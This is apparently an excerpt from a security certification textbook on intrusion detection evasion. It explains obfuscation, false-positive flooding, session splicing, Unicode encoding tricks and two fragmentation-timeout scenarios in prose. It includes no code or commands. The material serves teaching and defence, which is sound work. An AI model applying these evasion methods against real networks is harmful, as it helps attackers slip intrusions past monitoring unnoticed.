
Obfuscating

Obfuscation means to make code more difficult to understand or read, generally for privacy or security purposes. A tool called an obfuscator converts a straightforward program into one that works in the same way but which is much more difficult to understand.

Obfuscating is an IDS evasion technique used by attackers to encode the attack packet payload in such a way that the destination host can only decode the packet but not the IDS. An attacker manipulates the path referenced in the signature to fool the HIDS. Using Unicode characters, an attacker can encode attack packets that the IDS would not recognize but which an IIS web server can decode. Polymorphic code is another means to circumvent signature-based IDS by creating unique attack patterns so that the attack does not have a single detectable signature. Attackers perform obfuscated attacks on encrypted protocols such as HTTPS. Attackers can also use obfuscation techniques such as digital steganography to bypass IDS and deploy malware on to the target system lying beyond the IDS.

False Positive Generation

This mode does not attack the target; instead, it does something relatively ordinary. In this mode, the IDS generates an alarm when no condition is present to warrant one. Another attack similar to the DoS method is to create a significant amount of alert data that the IDS will log. Attackers construct malicious packets known to trigger alerts within the IDS, forcing it to generate a large number of false reports. Such an attack creates a large amount of log "noise" in an attempt to blend real attacks with fake ones. Attackers know all too well that when looking at log data, it can be challenging to differentiate between legitimate attacks and false positives. If attackers know the IDS, they can even generate false positives specific to that IDS. Attackers then use these false positive alerts to hide real attack traffic. Attackers can bypass IDS unnoticed, as it is difficult to differentiate the attack traffic from the large volume of false positives.



Session Splicing and Unicode Evasion Technique

Session Splicing

- Session splicing is a technique used to bypass the IDS where an attacker **splits the attack traffic** into many packets such that no single packet triggers the IDS
- It is effective against IDSs **that do not reconstruct** packets before checking them against intrusion signatures
- If attackers are aware of a **delay in packet reassembly** at the IDS, they can add delays between packet transmissions to bypass the reassembly
- Many IDSs **stop reassembly** if they do not receive packets within a certain time
- The IDS will stop working if the target host keeps the session active for a time longer than the **IDS reassembly time**
- Any attack attempt after a successful splicing attack will **not be logged** by the IDS

Unicode Evasion Technique

- Unicode is a **character coding system** to support the worldwide interchange, processing, and display of written texts
- In the Unicode code space, all the code points are treated differently but it is possible that there could be **multiple representations of a single character**

  For example, / → %u2215, e → %u00e9 (UTF-16) and © → %c2%a9, ≠ → %e2%89%a0 (UTF-8)
- Because of this complexity, some **IDS systems handle Unicode improperly** as Unicode allows multiple interpretations of the same characters
- Taking this as an advantage, attackers can **convert attack strings to Unicode characters** to avoid pattern and signature matching at the IDS

Session Splicing

Session splicing is an IDS evasion technique that exploits how some IDS do not reconstruct sessions before pattern-matching the data. It is a network-level evasion method used to bypass IDS where an attacker splits the attack traffic into an excessive number of packets such that no single packet triggers the IDS. The attacker divides the data in the packets into small portions of a few bytes and evades the string match while delivering the data. The IDS cannot handle an excessive number of small-sized packets and fails to detect the attack signatures. If attackers know what IDS is in use, they could add delays between packets to bypass reassembly checking. This approach is effective against IDS that do not reconstruct packets before checking them against intrusion signatures. If attackers are aware of the delay in packet reassembly at the IDS, they can add delays between packet transmissions to bypass the reassembly.

Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as **Nessus** for session-splicing attacks.

Unicode Evasion Technique

Unicode is a character coding system that supports encoding, processing, and displaying of written texts for universal languages to maintain consistency in a computer representation. Several standards, such as Java, LDAP, and XML, require Unicode, and many OS and applications support it. Attackers can implement an attack by different character encodings known as "**code**


points” in the Unicode code space. The most commonly used character encodings are Unicode Transformation Format (UTF)-8 and UTF-16.

For Example: In UTF-16, the character “/” can be represented as “%u2215” and “e” as “%u00e9”; in UTF- 8, “©” can be represented as “%c2%a9” and “≠” as “%e2%89%a0.”

Problems with Unicode:

In the Unicode code space, all the code points are treated differently, but it is possible that there are multiple representations of a single character. There are also code points that alter the previous code points. Moreover, applications or OS may assign the same representation to different code points. Because of this complexity, some IDS mishandle Unicode, as Unicode allows multiple interpretations of the same characters.

For example, “\” represents 5C, C19C, and E0819C, which makes writing pattern-matching signatures very difficult. Taking advantage of this fact, attackers can convert attack strings into Unicode characters to avoid pattern and signature matching in the IDS. Attackers can also encode URLs in HTTP requests using Unicode characters to bypass HTTP-based attack detection at the IDS.



Fragmentation Attack

- Fragmentation can be used as an attack vector when **fragmentation timeouts** vary between the IDS and the host
- If the fragment reassembly timeout is **10 sec** at the IDS and **20 sec** at the target system, attackers will send the second fragment **15 sec** after sending the first fragment
- In this scenario, the IDS will **drop the fragments** as the second fragment is received after its reassembly time, but the target system will reassemble the fragments
- Attackers will keep sending the fragments with **15 sec delays** until all the attack payload is reassembled at the target system

Fragmentation Attack (Cont'd)

A similar fragmentation attack works when the IDS timeout exceeds that of the victim

- The victim and the IDS both receive **frags 2 and 4** out of the 4 fragments, both carrying a false payload
- The victim drops these two fragments after **30 sec** and does not send an ICMP as frag 1 was never received
- The victim and the IDS receive **frags 1 and 3** out of the 4 fragments
- The IDS reassembles the 4 received fragments, but the computed net **checksum** is invalid, so the packet is dropped
- The victim and the IDS receive real **frags 2** and **4** out of the 4 fragments
- The victim reassembles the 4 received fragments and is **attacked**; the IDS times out frags 2 and 4 and drops the fragments

Attack

Fragmentation Attack

IP packets must follow the standard **Maximum Transmission Unit (MTU)** size while traveling across the network. If the packet size is exceeded, it will be split into multiple fragments ("fragmentation"). The IP header contains of a fragment ID, fragment offset, fragment length, fragments flags, and others besides the original data. In a network, the flow of packets is irregular; hence, systems need to keep fragments around, wait for future fragments, and then reassemble them in order. Fragmentation can be used as an attack vector when fragmentation timeouts vary between the IDS and the host. Through the process of fragmenting and reassembling, attackers can send malicious packets over the network to exploit and attack systems. To avoid detection by an IDS, attackers may exploit fragmentation by using the fragment reassembly timeout, which varies from system to system.

- **Attack Scenario - 1**

  If, for example, the fragment reassembly timeout is 10 s at the IDS and 20 s at the target system, attackers will send the second fragment 15 s after sending the first fragment. In this scenario, the IDS will drop the fragment on receiving the second fragment after its reassembly timeout, but the target host will reassemble the fragments. Attackers will continue sending fragments with intervals of 15 s until the attack payload is reassembled at the target system. Thus, the victim will reassemble the fragments and receive the attack code, whereas the IDS will not detect this or generate alerts as the IDS drops the fragments.

Figure 12.35: Fragmentation attack scenario-1

  The figure above illustrates the discussed scenario (Attack Scenario-1). The attacker will successfully perform a fragmentation attack on a host. The attacker manipulates the order and time of the fragments and sends those fragments to the victim machine. The attack will succeed when the NIDS fragmentation reassembly timeout is less than the victim's fragmentation reassembly timeout.

- **Attack Scenario - 2**

  A similar fragmentation attack works when the IDS timeout exceeds that of the victim. Sometimes, the IDS fragmentation reassembly timeout is greater than that of a host. In this scenario, consider that the attacker has fragmented the attack packet into four fragments: frag-1, frag-2, frag-3, and frag-4. Here, the IDS fragmentation reassembly timeout is 60 s, and the fragmentation reassembly timeout for the host is 30 s.

Initially, the attacker sends frag-2 and frag-4 with a false payload referred to as frag-2' and frag-4', which are received by both the IDS and the victim. The attacker waits until the fragments' reassembly timeout occurs at the victim's system. In this attack, the victim has not received frag-1, so it will drop the fragments without generating an ICMP error message. The attacker then sends a packet (frag-1, frag-3) with a legitimate payload. Now, the victim has only frag-1 and frag-3, whereas the IDS has frag-1, frag-2', frag-3, and frag-4'. Here, frag-2' and frag-4' have false payloads. With the four received fragments, the IDS will perform a TCP reassembly but drop the packet, as the computed checksum for frag-2' and frag-4' will be invalid. If the attacker now sends frag-2 and frag-4 again with a valid payload, the IDS will have only these two fragments with a valid payload, as the previous fragments will have been reassembled and dropped. The victim will have all fragments (frag-1, frag-3, frag-2, frag-4)—with valid payloads that will reassemble—and read the packet as valid.

